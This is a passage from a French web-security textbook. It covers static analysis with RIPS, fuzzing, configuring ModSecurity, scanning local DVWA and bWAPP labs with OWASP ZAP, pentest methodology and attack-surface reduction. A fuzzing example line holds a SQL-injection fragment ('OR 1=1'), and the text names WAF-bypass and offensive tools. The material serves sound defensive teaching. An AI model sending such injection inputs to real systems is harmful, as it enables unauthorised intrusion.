
La page d'accueil de RIPS s'affiche avec les options suivantes :

- Le chemin des fichiers à scanner (path/file),
- Le niveau de granularité des messages (verbosity level),
- Le style d'affichage du code (code style),
- Le type de vulnérabilité à trouver (vuln type),
- L'ajout d'une expression régulière (regex).



- Dans l'option path/file, entrez le chemin suivant /var/www/html/dvwa puis cliquez sur scan.
- RIPS scanne toute l'application DVWA à la recherche de vulnérabilités. Une fois le scan terminé, RIPS affiche un rapport décrivant toutes les vulnérabilités trouvées sur chaque page de l'application.

[1] OWASP - Code Review Project



Voici une liste de différents outils d'analyse de code du marché :

Gratuit	Langage
PWD	Java
FXCops	.Net
SonarQube	20 langages
Xanitizer	Java
FindBugs	Java
Brakeman	Ruby on rails
Commercial	**Langage**
Source Code Analysis HP/FORTIFY	Langage de programmation courant
Checkmarx	20 langages
Veracode	Langage de programmation courant

2.2. Fuzzing

Les techniques dites de fuzzing ont pour principe d'envoyer des requêtes aléatoires à une application afin d'essayer de faire "bugger" celle-ci et potentiellement trouver une vulnérabilité ou corriger le bug.

Il existe deux types d'attaques de fuzzing : le dumb et le smart fuzzing. L'un envoie des requêtes sans réelle logique, sauf celle de faire planter l'application, l'autre envoie des chaînes plus construites :

Dumb fuzzing	(123) 456---5678, ((123)4567890,(AAAAAAAA) 123-4567, (<U+07C0>23) 123-4579
Smart fuzzing	OR 1=1, dataschema, Pa$$w0rd, AAAAAAAAAAA, 00000_, $*!=””

Même si les techniques de fuzzing sont plus utilisées pour les logiciels que les applications web, dans certains cas le fuzzing peut s'avérer utile, par exemple dans la recherche aléatoire d'URL ou de dossier sur une application. Voici un exemple avec la solution en ligne Pentest-tools, disponible à cette adresse : https://pentest-tools.com/website-vulnerability-scanning/discover-hidden-directories-and-files[1]

Ce logiciel propose d'entrer une URL ou une extension de fichier afin d'envoyer des requêtes aléatoires pour essayer de trouver les différents dossiers ou fichiers dont un cybercriminel pourrait se servir pour obtenir de l'information. On peut se servir du fuzzing pour trouver soi-même des vulnérabilités afin d'améliorer la sécurité d'une application.

Un logiciel dédié au fuzzing XSS nommé Xenotix est intéressant ; il permet de tester les formulaires et d'y trouver des vulnérabilités XSS afin de pouvoir les corriger par la suite. Xenotix est disponible à cette adresse : https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework.[2]


Toutefois, ce projet semble arrêté, en terme de développement.

2.3. Web Application Firewall (WAF)

Le Web Application Firewall fait partie de la famille des outils qui protègent une application web. Il peut être utilisé en tant que :

- Appliance matérielle, c'est-à-dire comme machine physique à installer dans l'infrastructure
- Machine virtuelle
- Module d'une application web

Voici un schéma représentant l'intégration d'un WAF dans une infrastructure web :



Le schéma ci-dessus montre bien l'utilité du WAF pour intercepter les requêtes HTTP malveillantes. Effectivement, le WAF utilise des règles (rules) dont l'objectif est de chercher à l'intérieur des requêtes HTTP, des payloads dont l'objectif est de pirater l'application.

Ces règles peuvent évidemment être contournées avant que d'autres règles apparaissent. Un des WAF les plus populaires et gratuit s'appelle Modsecurity.

---

[1] URL Fuzzer - Discover hidden files and directories
[2] OWASP - Xenotix XSS Exploit Framework - GitHub


Il peut s'installer sur la plupart des serveurs Apache et fonctionne très bien avec les règles créées par l'OWASP, disponibles également gratuitement.

Voici une installation de Modsecurity sur le système d'exploitation Kali :

- Commencez par installer Modsecurity. Pour ce faire, ouvrez un terminal et insérez la commande suivante : **apt install libapache2-mod-security2**.
- Ensuite, redémarrez Apache avec la commande **service apache2 restart**.
- Créer le fichier de configuration modsecurity.conf parl a commande : **cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity.conf.**
- À l'aide d'un éditeur de texte, ouvrez le fichier de configuration de Modsecurity : **mousepad /etc/modsecurity/modsecurity.conf**.
- Modifiez la variable SecRuleEngine DetectionOnly par SecRuleEngine On (ligne 7) afin d'activer les règles et non la détection simple. Ne pas oublier de sauvegarder le fichier modifié.
- Redémarrez Apache : **service apache2 restart**.

Une fois Modsecurity et les règles OWASP installés, il ne nous reste plus qu'à essayer une injection SQL sur l'application DVWA pour vérifier son fonctionnement. Rendez-vous sur la page d'accueil de DVWA (http://localhost/dvwa/).

Un message d'interdiction Forbidden est indiqué par Apache car Modsecurity a détecté l'injection SQL.



Les pare-feu applicatifs (WAF) sont déjà un bon rempart contre les attaques HTTP, même si les contournements sont de plus en plus fréquents. L'hébergeur Cloudflare, reconnu pour son pare-feu applicatif, a déjà été contourné lors d'attaques de sites web.

Des outils comme WAFNinja ou l'obfuscation au maximum des requêtes envoyées sont redoutables pour le contournement des WAF. Cependant, le WAF reste un très bon élément sécurisé des hackers amateurs et script kiddies (logiciel tout en un pour le piratage) en tout genre.

es éditeurs proposent des WAF sous forme d'appliance voire de solution cloud.

En voici une liste :

Nom	Type
Barracuda Networks WAF	Appliance
Citrix Netscaler Application Firewall	Appliance
Imperva SecureSphere	Appliance
Cloudflare	Cloud
Imperva Incapsula	Cloud

Un petit dernier a fait son apparition, nommé IronBee et supporté par la société Qualys. Ce WAF est utilisable à travers une API (Application Programming Interface) et s'adapte comme un framework.

En effet, IronBee est transportable et utilisable facilement. Affaire à suivre...


2.4. Scan de vulnérabilités

Après l'analyse de code statique, l'analyse dynamique avec ses scanners de vulnérabilités est indispensable pour vérifier et trouver d'éventuelles vulnérabilités dans une application. Tout comme les outils d'analyse de code statique, les scanners de vulnérabilités peuvent être automatisés lors du cycle de développement.

En effet, avec l'aide d'outils comme Jenkins et Docker, l'utilisation d'un scanner de vulnérabilité peut s'intégrer parfaitement lors de chaque mise en préproduction de l'application. Parmi les scanners de vulnérabilités web, le plus connu, OWASP Zed Attack Proxy Project est une référence.

Celui-ci se trouve aussi dans le système d'exploitation Kali, menu Favorites - Web Application analysis - owasp-zap.

- OWASP ZAP s'ouvre et propose une multitude d'options regroupées dans différentes fenêtres. Pour commencer un scan simple, dans l'onglet « Démarrage rapide » puis « Automated Scan » dans le champ URL to attack, saisissez l'URL suivante : http://localhost/bWAPP/




Une fois le scan terminé, ZAP regroupe les vulnérabilités dans l'onglet Alertes selon leur degré de criticité.

ZAP, c'est aussi :

- Un spider, dont le but est de parser, trouver, toutes les pages web de l'application. Il est possible de configurer un spider de façon indépendante à partir de l'onglet Spider. Cette méthode utilisée par tous les scanners de vulnérabilités n'est pas toujours efficace pour trouver les pages web recevant des données à travers des méthodes AJAX. ZAP propose donc une attaque spider AJAX pour plus de granularité dans le scan et ainsi trouver les entrées AJAX. Pour tester le spider AJAX d'OWASP ZAP, faites un clic droit sur le dossier contenant la cible dans l'onglet sites.
- Un proxy, tout comme Burp déjà présenté lors du chapitre Top dix des risques et vulnérabilités liés au Web - Manque de contrôle d'accès au niveau fonctionnel. ZAP permet son utilisation comme proxy. En effet, avec cette configuration, on peut faire ses propres recherches, envoyer des données à travers des formulaires HTML avec pour restrictions des champs, e-mails ou le nombre de caractères minimum et ainsi transmettre à ZAP des informations sur de nouvelles pages web que le spider n'aurait pas pu trouver sans l'intervention humaine.

Pour configurer le proxy ZAP :

- Dans le menu Firefox, allez dans **Preferences - Advanced - Network - Settings** puis cochez **Manual proxy** configuration et insérez les valeurs **127.0.0.1** puis, comme port, **8080**.
- Dans OWASP ZAP, allez dans **Outils - Options - Local Proxies** et vérifiez que l'adresse est à **localhost** et le port à **8080**.
- Afin de pouvoir gérer les sites utilisant HTTPS, toujours dans le menu **Outils - Options**, cliquez sur **Certificats SSL Dynamiques**.
- Une nouvelle interface apparaît et propose de sauvegarder le certificat. Cliquez sur **Sauvegarder** et mémorisez l'emplacement où le certificat sera sauvegardé.
- Maintenant, il est temps d'importer le certificat dans le magasin de certificats de Firefox. Dans le menu, naviguez vers P**references - Advanced - Certificates** puis **View Certificates**.
- Dans l'onglet **Authorities**, cliquez sur **Import** et sélectionnez le certificat ZAP précédemment sauvegardé.
- Dans le nouvel affichage, cochez **Trust this CA to identify websites** et validez.
- Dans Firefox, naviguez vers un site utilisant le protocole HTTPS comme par exemple https://google.fr/. Google apparaît dans ZAP sur l'onglet **Sites**.



Owasp ZAP propose aussi une API afin de pouvoir automatiser les scans et ainsi intégrer une analyse lors de chaque version, itération, d'une application. Voici un exemple simple de l'utilisation de l'API de l'OWASP ZAP :

- Dans le menu de ZAP, **Outils - Options - API** et copiez l'API Key présentée. Toujours dans le menu, accédez à **Outils - Browse API**, une page Firefox s'ouvre.
- Au milieu de la page, cliquez sur le lien **Local API**. L'ensemble des méthodes et propriétés de ZAP sont présentées.
- Dirigez-vous vers le composant (component) **Spider** et cherchez l'action **scan**. Un formulaire apparaît afin d'augmenter la méthode. Sur le formulaire **apikey**, collez la clé copiée auparavant au début de l'exercice. Ensuite, sur le formulaire "URL", entrez l'URL suivante : **http://localhost/dvwa/**.
- Une instruction JSON apparaît sur la page (**{"scan":"1"}**. Notez que l'URL contient un Querystring avec tous les paramètres nécessaires pour l'exécution de la requête.
- Pour vérifier si le scan est terminé, revenez sur l'API, composant Spider puis la vue (view) status (scanId) et insérez l'id 0 dans le formulaire **scanId**. Quand celui-ci est à 100, le spider est terminé (**{"status":"100"}**).
- Il est temps de faire un scan actif. Pour ce faire, allez vers le composant ascan et l'action scan. Comme pour le spider, indiquez dans le formulaire, l'API key, l'URL http://localhost/dvwa et l'option **recurse** à **true** et i**nScopeOnly** à **false**.
- Tout comme pour le spider, il est possible de vérifier si le scan est terminé à l'aide de la vue **status**.
- Pour afficher les vulnérabilités trouvées par le scan, dirigez-vous vers le composant *core* et la vue **alert(*id)**, et insérez l'id généré lors du scan.

L'utilisation de l'API présentée ci-dessus est un bref aperçu des possibilités apportées par OWASP ZAP. Des outils comme Selenium, Jenkins, client Python, PHP, Java ou Eclipse peuvent automatiser et customiser au maximum le scan.

ZAP comporte aussi de nombreuses options telles que le scan passif pour simplement intercepter les requêtes sans pour autant attaquer la gestion des sessions, le fuzzing, etc.

Pour plus d'informations sur l'API ZAP, visitez le wiki du projet : https://github.com/zaproxy/zaproxy/wiki[1]

2.5. Test de pénétration (Pentest)

Une des tâches les plus difficiles et souvent une des plus chères lors d'un cycle de développement sécurisé, est le test de pénétration, plus communément appelé Pentest. Le Pentester a pour tâche de connaître sur le bout des ongles les technologies liées au Web, au système et au réseau ainsi que la veille technologique en sécurité offensive.

Même si les scanners de vulnérabilités sont assez efficaces en surface, ils ne remplaceront pas l'ingéniosité humaine et par conséquent, ne sont pas suffisants.

Chaque année, des événements internationaux tels que la Defcon, BlackHat ou CCC dévoilent de nouvelles faiblesses et vulnérabilités dans la plupart des technologies de l'information, y compris le Web. Des certifications autour des métiers de Pentesters sont sur le marché telles que la CEH (EC-Council), OSCP (Offensive Security) ou GPEN (SANS).

Autrement dit, il est idéal pour commencer un Pentest web d'avoir bien compris le top 10 OWASP et ses vulnérabilités expliquées dans le chapitre précédent ainsi que l'utilisation des bons outils (Burp, Nmap, Netcat, Beef, Empire, Metasploit, etc).

L'autre partie essentielle à la réalisation du Pentest est la méthodologie. Les bons Pentesters sont souvent les plus méthodiques. Des méthodes, des guides pour la réalisation d'un Pentest web existent déjà, dont l'OWASP Testing Guide déjà présenté dans le chapitre Panorama de la sécurité web - Les guides et bonnes pratiques.

[1] Zaproxy - OWASP ZAP

La particularité du Testing Guide est son approche tout d'abord fonctionnelle afin de tester le cycle de développement dans son ensemble pour en vérifier la qualité et les défauts. La partie technique du Testing Guide quant à elle possède un step by step de 89 points de contrôles pour vérifier le périmètre global d'une application.

Chaque point est détaillé avec les explications sur la vulnérabilité ainsi que l'utilisation des outils de Pentest.

Quatre types de Pentest sont possibles :

1. **Boîte blanche** (white box) : le Pentester a toutes les clés. Il peut accéder au serveur, au code et ainsi utiliser des outils d'analyse afin de trouver toutes les vulnérabilités.
2. **Boîte grise** (grey box) : le Pentester possède un compte utilisateurs et l'adresse IP d'un serveur. Grosso modo, il a un pied dans le système d'information.
3. **Boîte noire** (black box) : le Pentester n'a pas d'information et il doit se comporter comme un cybercriminel afin d'entrer dans le système.
4. **Red team** : cette approche est un challenge entre deux équipes de sécurité. L'une doit attaquer l'infrastructure en équipe (Redteam), l'autre doit se protéger (Blueteam) mais ne sait pas quand l'autre équipe va attaquer. Généralement, un challenge Redteam se fait à l'aide d'un contrat entre un prestataire de service et un responsable sécurité d'une entreprise. L'objectif est de voir si les équipes internes en sécurité, ou SOC (Security Operating Center : réponse à incident), sont capables de faire face à la menace cybercriminelle.

- Voici quelques conseils pour commencer un Pentest sur une application web :
- Veiller à bien apprendre et comprendre les vulnérabilités liées au TOP OWASP.
- S'entraîner sur des sites web tels que :

  https://www.root-me.org/[1]

  https://www.pentesterlab.com/[2]

  https://www.pentesterlab.com/exercises/[3]
- Ne pas hésiter à créer ses propres outils en Python, Powershell, Ruby, etc.
- Être méthodique, utiliser le OWAPS Testing Guide et créer sa propre méthode.
- Ne pas rester seulement dans le développement ou le réseau, travailler la polyvalence.
- Ne pas oublier que la recherche d'information est la phase la plus importante lors d'un Pentest, surtout en boîte noire.

3. Secure by design

3.1. Réduction des surfaces d'attaque

Sécuriser le code est important, sécuriser autour du code l'est autant. Il existe différents paradigmes et philosophies associés à la sécurité du Web mais aussi à celle du système d'information de toute organisation en général. Penser sécurité, c'est concevoir sécurisé.

Parmi les différentes méthodes de conception pour la sécurité de l'information, la réduction des surfaces d'attaques est essentielle dans une organisation. Son objectif est comme son nom l'indique, d'analyser les points d'entrée d'un système d'information pouvant être attaqué et de réduire ou protéger ces points d'entrées.

[1] Root Me
[2] Pentester Lab
[3] Pentester Lab

Les points d'entrées d'un système d'information peuvent être :

- Une application web hébergée en interne.
- Un accès VPN ou Terminal Service.
- Des ordinateurs portables de travail mais se connectant en interne et à l'extérieur.
- Des visiteurs, stagiaires qui visitent les locaux de l'entreprise.
- Etc.

Les points d'entrées cités ci-dessus démontrent que les attaques venant de l'extérieur dans une entreprise peuvent provenir d'humains, de machines et d'applicatifs. Les attaques peuvent venir du réseau, par exemple les attaques par déni de service (DoS, DDoS) dont les conséquences et l'impact sur les sociétés sont parfois désastreux.


La dernière attaque par le botnet Mirai (2016) regroupant des millions de machines IoT (Internet of Things) aurait paralysé le service Dyn et bloqué de grandes entreprises comme Airbnb, Box, GitHub, Heroku, le New York Times, Reddit et Twitter pendant un après-midi.

Les attaques humaines et physiques ne sont pas à négliger ; les campagnes d'hameçonnages ciblées (Spear phishing) sont très efficaces et dans le top 5 des attaques les plus utilisées par les cybercriminels.

Les entrées physiques ne sont pas à négliger en termes de sécurité : le vol de serveur, de disque dur ou d'ordinateur n'est pas rare dans les grandes sociétés. Des clés USB comme les Rubber Ducky sont capables d'émuler un clavier et lors d'une connexion avec un ordinateur, de prendre le contrôle quelques secondes.

Plus la surface d'attaque est grande et plus la probabilité augmente. Afin de réduire celle-ci, il est nécessaire de bien connaître son système d'information (SI) et ses actifs, ce qui est en général le travail de la partie opérationnelle d'une organisation. Une fois son SI bien cartographié, la réduction se fait en éliminant des points d'entrées inutiles ou en insérant des contrôles de sécurité pour les points d'entrées nécessaires à la vie du SI et de l'organisation.

Voici un exemple d'une analyse de surface d'attaque sur une application web hébergée en interne en entreprise :



Le scénario ci-dessus montre un point d'entrée qui est une adresse IP (10.0.0.1:80). Ce point d'entrée dirige l'utilisateur ou le cybercriminel suivant les cas vers un serveur (point d'entrée) avec un logiciel Apache qui peut être vulnérable et donc aussi un troisième point d'entrée.

Le serveur héberge une application avec un formulaire (point d'entrée) dont la vérification se fait sur un SGBD (point d'entrée) et une base de données (point d'entrée) dans un autre réseau de l'organisation contenant un serveur physique et des clients de l'organisation (points d'entrées).

Pour récapituler, nous avons sept points d'entrées pour une adresse IP et surtout un risque que le serveur de l'organisation et les clients soient compromis.

Pour cette cartographie nous avons noté :


- Les points d'entrées
- Les services derrière ces points d'entrées
- Les versions des logiciels utilisés

Maintenant que la cartographie est établie, il est temps de passer à la réduction des surfaces d'attaque. Cet exercice n'est évidemment pas simple et nécessite un peu d'expérience dans le domaine de la sécurité informatique.

